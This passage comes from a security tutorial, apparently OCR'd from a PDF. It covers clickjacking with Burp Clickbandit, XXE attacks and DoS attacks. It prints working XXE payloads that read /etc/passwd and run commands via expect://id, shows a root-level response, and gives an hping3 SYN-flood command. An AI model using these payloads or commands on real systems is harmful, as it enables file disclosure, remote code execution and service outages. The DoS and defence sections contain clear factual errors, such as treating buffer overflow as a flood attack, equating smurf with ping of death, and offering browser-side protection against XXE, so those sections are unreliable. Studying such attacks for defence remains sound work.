
Next, we need to access the JavaScript console in the browser. In Firefox, we can right-click and select "Inspect Element," then go to the "Console" tab at the top of the window. We can then paste the script into the console (at the >>) and press Enter.




The Clickbandit banner should now appear at the top of the browser, with options to start and finish the proof of concept. We can also check the "Disable click actions" checkbox so that our clicks will not register while we are recording the attack.



Now, all we have to do is perform the series of clicks we want the victim to do. In this case, we will simply click the "Login/Register" button. When finished, click "Finish," and the proof of concept will be presented for review.




There are also options here to zoom in or out, toggle transparency, move the iframe position using the arrow keys, or reset the attack. When satisfied, hit the "Save" button to save the proof of concept locally as an HTML file for later modification and use.



When the attack is performed, and the victim clicks the hidden iframe we inserted, a message appears conveying the vulnerability.

At this point, the message can be altered in the HTML file or code can be inserted to perform more malicious activities.

XXE (XML External Entity):



XXE (XML External Entity) is a type of web application vulnerability that allows an attacker to include external entities in XML input, which can be used to disclose sensitive data, execute remote code, or perform other malicious actions. An XML document can include external entities that reference files or resources outside the XML document, such as other XML files or system files. If a web application parses XML input without properly validating or sanitizing the input, an attacker can include an external entity that references a sensitive file or resource on the server, such as a password file or a network configuration file. The attacker can then use the sensitive information to launch further attacks or escalate privileges.

To prevent XXE attacks, web developers should implement measures such as:

1. Disabling external entity processing: This involves disabling the ability of the XML parser to process external entities in XML input.
2. Input validation and sanitization: This involves validating and sanitizing all user input to prevent malicious XML input from being processed by the application.
3. Using XML parsers with built-in protections: This involves using XML parsers that have built-in protections against XXE attacks, such as the "Secure XML Parser" in Java or the "XMLReader" in PHP.

Users can protect themselves against XXE attacks by being cautious when entering XML input on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against XXE attacks, such as disabling external entity processing, can add an extra layer of protection against XXE attacks.

POC(Proof of Concept)


The most interesting aspect of parsing XML input files is that they can contain code that points to a file on the server itself. This is an example of an external entity. In a bit, we'll go over the full scope of what external entities can be, including files hosted on the web via FTP and HTTP.

Let's modify the xml.txt file to contain the following code:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<creds>

   <user>&xxe;</user>

   <pass>mypass</pass>

</creds>
```

Notice the bolded items. After sending the request with the above as POST data, the victim server will respond with its own /etc/passwd:

You have logged in as user



To reiterate, the XML input file that we provided (xml.txt) contains code to tell the server to look for the external entity, file:///etc/passwd, and then inject the contents into the "user" field. The last line of the PHP script then echoes back the goods.

Remote Code Execution

If fortune is on our side, and the PHP "expect" module is loaded, we can get RCE. Let's modify the payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "expect://id" >]>

<creds>

   <user>&xxe;</user>

   <pass>mypass</pass>

</creds>
```


The response from the server will be something like:

You have logged in as user

uid=0(root) gid=0(root) groups=0(root)

Instances where RCE is possible via XXE are rare, so let's move onto a more common scenario: using a tool to help us automate the process of extracting data instead.

Dos/DDos Attacks



DOS Attack: A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

· Buffer overflow attacks — the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks

· ICMP flood — leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.

· SYN flood — sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

DDOS Attacks: A DDoS attack occurs when multiple systems orchestrate a synchronized DoS attack to a single target. The essential difference is that instead of being attacked from one location, the target is attacked from many locations at once. The distribution of hosts that defines a DDoS provide the attacker multiple advantages: He can leverage the greater volume of machine to execute a seriously disruptive attack

The location of the attack is difficult to detect due to the random distribution of attacking systems (often worldwide)

It is more difficult to shut down multiple machines than one.

The true attacking party is very difficult to identify, as they are disguised behind many (mostly compromised) systems

Modern security technologies have developed mechanisms to defend against most forms of DoS attacks, but due to the unique characteristics of DDoS, it is still regarded as an elevated threat and is of higher concern to organizations that fear being targeted by such an attack.

DOS attack using hping3 command:


What is hping3 ???

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols.

It is also known as packet crafting technique.

DOS SYN attack using hping3 command:

Open your kali Linux



Type the command: hping3 -i u1 -S -p 80 192.168.243.131(ip address of target machine)

where :

i — interval wait

u1- 1 microsecond


-S — Syn packet


-p — port number

Let's check in the Wireshark how this command works.

To open Wireshark in your kali Linux type


Wireshark in the terminal.






Type the command in terminal & press enter.

